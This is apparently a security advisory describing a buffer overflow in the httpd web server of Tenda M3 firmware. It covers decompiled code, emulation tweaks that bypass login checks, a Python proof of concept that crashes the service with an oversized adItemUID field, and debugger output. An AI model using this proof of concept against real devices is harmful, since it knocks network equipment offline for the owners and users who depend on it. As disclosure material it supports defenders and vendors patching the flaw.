xxy1126 update 20220820 ... on Aug 19 History

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Tenda M3 contains Buffer Overflow Vulnerability

overview

- type: buffer overflow vulnerability
- supplier: Tenda https://www.tenda.com
- product: TendaM3 https://www.tenda.com.cn/product/M3.html
- firmware download: https://www.tenda.com.cn/download/detail-3133.html
- affect version: TendaM3 v1.0.0.12(4856)

Description

1. Vulnerability Details

the `httpd` in directory `/bin` has a buffer overflow. The vunlerability is in fucntion `formSetPicListItem`

```
memset(v13, 0, sizeof(v13));
v21 = (char *)webGetVar(a1, "adItemUID", "1234567890");
nptr = (char *)webGetVar(a1, "listItemNo", "0");
src = (void *)webGetVar(a1, "adPicName", &unk_AD08C);
v18 = (void *)webGetVar(a1, "adPicLink", &unk_AD08C);
v17 = webGetVar(a1, "picName", "picName");
if ( atoi(nptr) <= 3 )
{
  if ( !strcmp(s1, "edit") )
  {
    if ( strcmp(v21, g_GuideArrayID) )
    {
      memcpy(&g_PicListArrayID, v21, v1);
      memset(g_PicListArray, 0, sizeof(g_PicListArray));
      memset(g_PicListArrayBuf, 0, sizeof(g_PicListArrayBuf));
      v2 = strlen(v21);
      memcpy(g_GuideArrayID, v21, v2);
      memset(g_GuideArray, 0, sizeof(g_GuideArray));
```

In this function, it copies POST parameter `adItemUID` to buffer in `.bss`

```
.bss:000BBD68 g_PicListArrayID % 1                ; DATA XREF: LOAD:00009954↑o
.bss:000BBD68                                     ; formSetGuideListItem+1B0↑o ...
.bss:000BBD69                 % 1
.bss:000BBD6A                 % 1
.bss:000BBD6B                 % 1
.bss:000BBD6C                 % 1
.bss:000BBD6D                 % 1
```

If `v21` is too long, it will causes dos(deny of service)

2. Recurring loopholes and POC

use qemu-arm-static to run the `httpd`, we need to patch it before run.


- in `main` function, The `ConnectCfm` function didn't work properly, so I patched it to `NOP`
- The `R7WebsSecurityHandler` function is used for permission control, and I've modified it to access URLs that can only be accessed after login

poc of DOS(deny of service)

```
import requests

data = {
    "adItemUID": "a"*0x2000
```

```
}
cookies = {
    "user": "admin"
}
res = requests.post("http://127.0.0.1/goform/setPicListItem", data=data, cookies=coo
print(res.content)
```




```
pwndbg> x/100xg 0xbb828
0xbb828 <g_GuideArrayID>:       0x6161616161616161      0x6161616161616161
0xbb838 <g_GuideArrayID+16>:    0x6161616161616161      0x6161616161616161
0xbb848 <g_PicListArray>:       0x6161616161616161      0x6161616161616161
0xbb858 <g_PicListArray+16>:    0x6161616161616161      0x6161616161616161
0xbb868 <g_PicListArray+32>:    0x6161616161616161      0x6161616161616161
0xbb878 <g_PicListArray+48>:    0x6161616161616161      0x6161616161616161
0xbb888 <g_PicListArray+64>:    0x6161616161616161      0x6161616161616161
0xbb898 <g_PicListArray+80>:    0x6161616161616161      0x6161616161616161
0xbb8a8 <g_PicListArray+96>:    0x6161616161616161      0x6161616161616161
0xbb8b8 <g_PicListArray+112>:   0x6161616161616161      0x6161616161616161
0xbb8c8 <g_PicListArray+128>:   0x6161616161616161      0x6161616161616161
0xbb8d8 <g_PicListArray+144>:   0x6161616161616161      0x6161616161616161
0xbb8e8 <g_PicListArray+160>:   0x6161616161616161      0x6161616161616161
0xbb8f8 <g_PicListArray+176>:   0x6161616161616161      0x6161616161616161
0xbb908 <g_PicListArray+192>:   0x6161616161616161      0x6161616161616161
0xbb918 <g_PicListArray+208>:   0x6161616161616161      0x6161616161616161
0xbb928 <g_PicListArray+224>:   0x6161616161616161      0x6161616161616161
0xbb938 <g_PicListArray+240>:   0x6161616161616161      0x6161616161616161
0xbb948 <g_PicListArray+256>:   0x6161616161616161      0x6161616161616161
0xbb958 <g_PicListArray+272>:   0x6161616161616161      0x6161616161616161
0xbb968 <g_PicListArray+288>:   0x6161616161616161      0x6161616161616161
0xbb978 <g_PicListArray+304>:   0x6161616161616161      0x6161616161616161
0xbb988 <g_PicListArray+320>:   0x6161616161616161      0x6161616161616161
```

```
Program received signal SIGSEGV, Segmentation fault.
0x00019ea8 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
*R0   0x1
*R1   0x61616161 ('aaaa')
*R2   0x61616165 ('eaaa')
*R3   0xb96cc ◂— 0xb95ac ◂— 1
*R4   0xcf300 ◂— subspl r5, r4, r8, asr #8 /* 0x50545448; 'HTTP/1.1 200 OK\nContent-type: text/plain; charset=
 R5   0xce608 ◂— strbtvs r6, [pc], -pc, lsr #14 /* 0x666f672f; '/goform/setPicListItem' */
 R6   0x1
 R7   0xfffef89d ◂— svchs  #0x6e6962 /* 0x2f6e6962; 'bin/httpd' */
 R8   0xda48 (_init) ◂— mov    ip, sp /* 0xe1a0c00d */
 R9   0x2a080 ◂— push   {r4, fp, lr} /* 0xe92d4810 */
 R10  0xfffef718 ◂— 0
*R11  0xfffeef1c —▸ 0x19010 ◂— str    r0, [fp, #-0xc] /* 0xe50b000c; '\x0c' */
*R12  0x30303220 (' 200')
*SP   0xfffeef10 ◂— 0x62 /* 'b' */
*PC   0x19ea8 ◂— ldr    r2, [r2] /* 0xe5922000 */
[ DISASM ]
► 0x19ea8    ldr    r2, [r2]
  0x19eac    cmp    r2, #0
  0x19eb0    bne    #0x19ecc                    <0x19ecc>
```

```
Connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
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Connect to server failed.
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Connect to server failed.
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Connect to server failed.
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Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
httpd listen ip = 127.0.0.1 port = 80
webs: Listening for HTTP requests at address 20.246.254.255
cp: can't stat 'webroot/images/tmp/ad_images_tmp/': No such file or directory
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1]    10231 segmentation fault  sudo chroot . ./qemu bin/httpd
```